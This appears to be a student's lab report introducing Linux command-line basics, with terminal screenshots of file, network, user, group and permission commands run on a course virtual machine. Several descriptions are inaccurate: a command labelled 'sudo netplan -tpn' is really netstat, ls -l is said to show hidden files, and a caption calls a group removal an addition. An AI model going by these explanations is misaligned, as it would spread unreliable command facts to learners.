


LAB- 01 Intro To Linux And System Security Basics

By :- Faraz Ahmed

I. Introduction to CLI


- i. **Cat example.txt**- We use the cat command to display the contents inside any files which in this context is “example.txt” and we execute “cat example.txt” to get output highlighted in Figure 1.



```
Activities Terminal Mar 2 14:38
mgs650student@mgs650student-virtual-machine:~/Documents
mgs650student@mgs650student-virtual-machine:~/Documents$ cd Documents
mgs650student@mgs650student-virtual-machine:~/Documents$ ls
example.txt
mgs650student@mgs650student-virtual-machine:~/Documents$ cat example.txt
You've viewed the contents of a .txt document!
If desire you can edit the contents of this text document using the nano command
mgs650student@mgs650student-virtual-machine:~/Documents$
```

Figure 1: Screenshot of output for “cat example.txt”.


- ii. **Ls -l newfile.txt**- Ls command is used to list down all of files including hidden files and -l flag helps to display information like file permissions, owners, size, and the date the file was last modified. (as highlighted in figure 2)



```
Activities Terminal Mar 2 15:05
mgs650student@mgs650student-virtual-machine:~
mgs650student@mgs650student-virtual-machine:~$ cd Documents
mgs650student@mgs650student-virtual-machine:~/Documents$ ls
example.txt
mgs650student@mgs650student-virtual-machine:~/Documents$ cat example.txt
You've viewed the contents of a .txt document!
If desire you can edit the contents of this text document using the nano command
mgs650student@mgs650student-virtual-machine:~/Documents$ mkdir mydir
mgs650student@mgs650student-virtual-machine:~/Documents$ cp example.txt newfile.txt
mgs650student@mgs650student-virtual-machine:~/Documents$ mv example.txt mydir/oldfile.txt
mgs650student@mgs650student-virtual-machine:~/Documents$ mv newfile.txt ..
mgs650student@mgs650student-virtual-machine:~/Documents$ cd ~
mgs650student@mgs650student-virtual-machine:~$ ls -l newfile.txt
-rw-rw-r-- 1 mgs650student mgs650student 130 Mar  2 14:57 newfile.txt
mgs650student@mgs650student-virtual-machine:~$
```

Figure 2: Screenshot of output for “ls -l newfile.txt”.


- iii. **Ip r**- This command helps us to get detailed information about the system's overall network configurations as shown in figure 3.



```
mgs650student@mgs650student-virtual-machine:~$ ip r
default via 10.200.0.1 dev ens160 proto dhcp src 10.200.0.187 metric 100
10.200.0.0/24 dev ens160 proto kernel scope link src 10.200.0.187 metric 100
169.254.0.0/16 dev ens160 scope link metric 1000
mgs650student@mgs650student-virtual-machine:~$
```

Figure 3: Screenshot of output for “ip r”.

- iv. **Sudo netplan -tpn**- Sudo command is used to get elevated privileges by entering password and netstat command is also very useful as it shows every network connection information that has been established with our system as shown in figure 4.




```
64 bytes from 8.8.8.8: icmp_seq=5 ttl=53 time=11.6 ms
^C
--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 11.542/11.637/11.834/0.109 ms
mgs650student@mgs650student-virtual-machine:~$ netstat -tpn
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
mgs650student@mgs650student-virtual-machine:~$ sudo netstat -tpn
[sudo] password for mgs650student:
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
mgs650student@mgs650student-virtual-machine:~$
```

Figure 4: Screenshot of output for “sudo netplan -tpn”.

II. Users and Groups


- v. **Sudo adduser exampleuser**- This command can be used to create a new user and enter all of its details as shown in figure 5.



```
mgs650student@mgs650student-virtual-machine:~$ sudo adduser exampleuser
Adding user `exampleuser' ...
Adding new group `exampleuser' (1015) ...
Adding new user `exampleuser' (1015) with group `exampleuser (1015)' ...
adduser: The home directory `/home/exampleuser' already exists. Not copying from `/etc/skel'.
.
New password:
BAD PASSWORD: No password supplied
Retype new password:
No password has been supplied.
passwd: Authentication token manipulation error
passwd: password unchanged
Try again? [y/N]
Changing the user information for exampleuser
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
```

Figure 5: Screenshot of making a new user using “sudo adduser exampleuser”.


- vi. **Sudo groupadd accounting**- This command can be used to create a new group which will have their own permissions assigned to every user in it. (shown in figure 6)



```
Try again? [y/N]
Changing the user information for exampleuser
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
Adding new user `exampleuser' to supplemental / extra groups `users' ...
Adding user `exampleuser' to group `users' ...
mgs650student@mgs650student-virtual-machine:~$ sudo deluser exampleuser
Removing crontab ...
Removing user `exampleuser' ...
Done.
mgs650student@mgs650student-virtual-machine:~$ sudo groupadd accounting
mgs650student@mgs650student-virtual-machine:~$
```

Figure 6: Screenshot of making a new group using “sudo groupadd accounting”.

- vii. **Sudo usermod -a -G Students mgs650student**- This command is used to add a user “mgs650student” to the group “Students”.




```

Activities Terminal Mar 2 15:43
mgs650student@mgs650student-virtual-machine:~ [1]
utner []:
Is the information correct? [Y/n]
Adding new user 'exampleuser' to supplemental / extra groups 'users' ...
Adding user 'exampleuser' to group 'users' ...
mgs650student@mgs650student-virtual-machine:~$ sudo deluser exampleuser
Removing crontab ...
Removing user 'exampleuser' ...
Done.
mgs650student@mgs650student-virtual-machine:~$ sudo groupadd accounting
mgs650student@mgs650student-virtual-machine:~$ sudo groupdel accounting
mgs650student@mgs650student-virtual-machine:~$ groups mgs650student
mgs650student : mgs650student adm cdrom sudo dip plugdev lpadmin lxd sambashare
mgs650student@mgs650student-virtual-machine:~$ sudo passwd demo
New password:
Retype new password:
passwd: password updated successfully
mgs650student@mgs650student-virtual-machine:~$ sudo usermod -a -G Students mgs650student
mgs650student@mgs650student-virtual-machine:~$ cat /etc/passwd

```

Figure 7: Screenshot of add a user to group using “sudo usermod -a -G Students mgs650student”.

- viii. **Sudo gpasswd -d user group**- This command is used to remove that user from any group. So, for example I removed mark from finance group using “sudo gpasswd -d mark finance” as highlighted in figure 8.



```


Activities Terminal Mar 2 15:48
mgs650student@mgs650student-virtual-machine:~ [1]
cheryl:x:1003:
lynn:x:1004:
dave:x:1005:
elizabeth:x:1006:
mark:x:1007:
tim:x:1008:
rhys:x:1009:
finance:x:1010:lynn,mark
it:x:1011:tim,rhys,mark
hr:x:1012:lynn,mark
legal:x:1013:elizabeth,mark
rhys-admin:x:1014:
mgs650student@mgs650student-virtual-machine:~$ cat /etc/group | grep sudo
sudo:x:27:mgs650student,mark,tim,rhys-admin,vmware-admin
mgs650student@mgs650student-virtual-machine:~$ sudo gpasswd -d mark finance
Removing user mark from group finance
mgs650student@mgs650student-virtual-machine:~$ 

```

Figure 8: Screenshot of adding mark to finance group using “sudo gpasswd -d mark finance”.

III. Managing Permissions

- ix. **sudo chown demo importantfile.txt**- This command helps us to change the file owner or group owner.




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title bar says "mgs650student@mgs650student-virtual-machine: ~". The terminal content is as follows:

```
mgs650student@mgs650student-virtual-machine:~$ sudo chmod 770 importantfile.txt
mgs650student@mgs650student-virtual-machine:~$ ls -l importantfile.txt
-rwxrwx--- 1 mgs650student mgs650student 61 Sep 23 2023 importantfile.txt
mgs650student@mgs650student-virtual-machine:~$ sudo chown demo:demo importantfile.txt
mgs650student@mgs650student-virtual-machine:~$
```

Figure 9: Screenshot of using “**sudo chown demo importantfile.txt** to change file owner”.

IV. Independent Examination

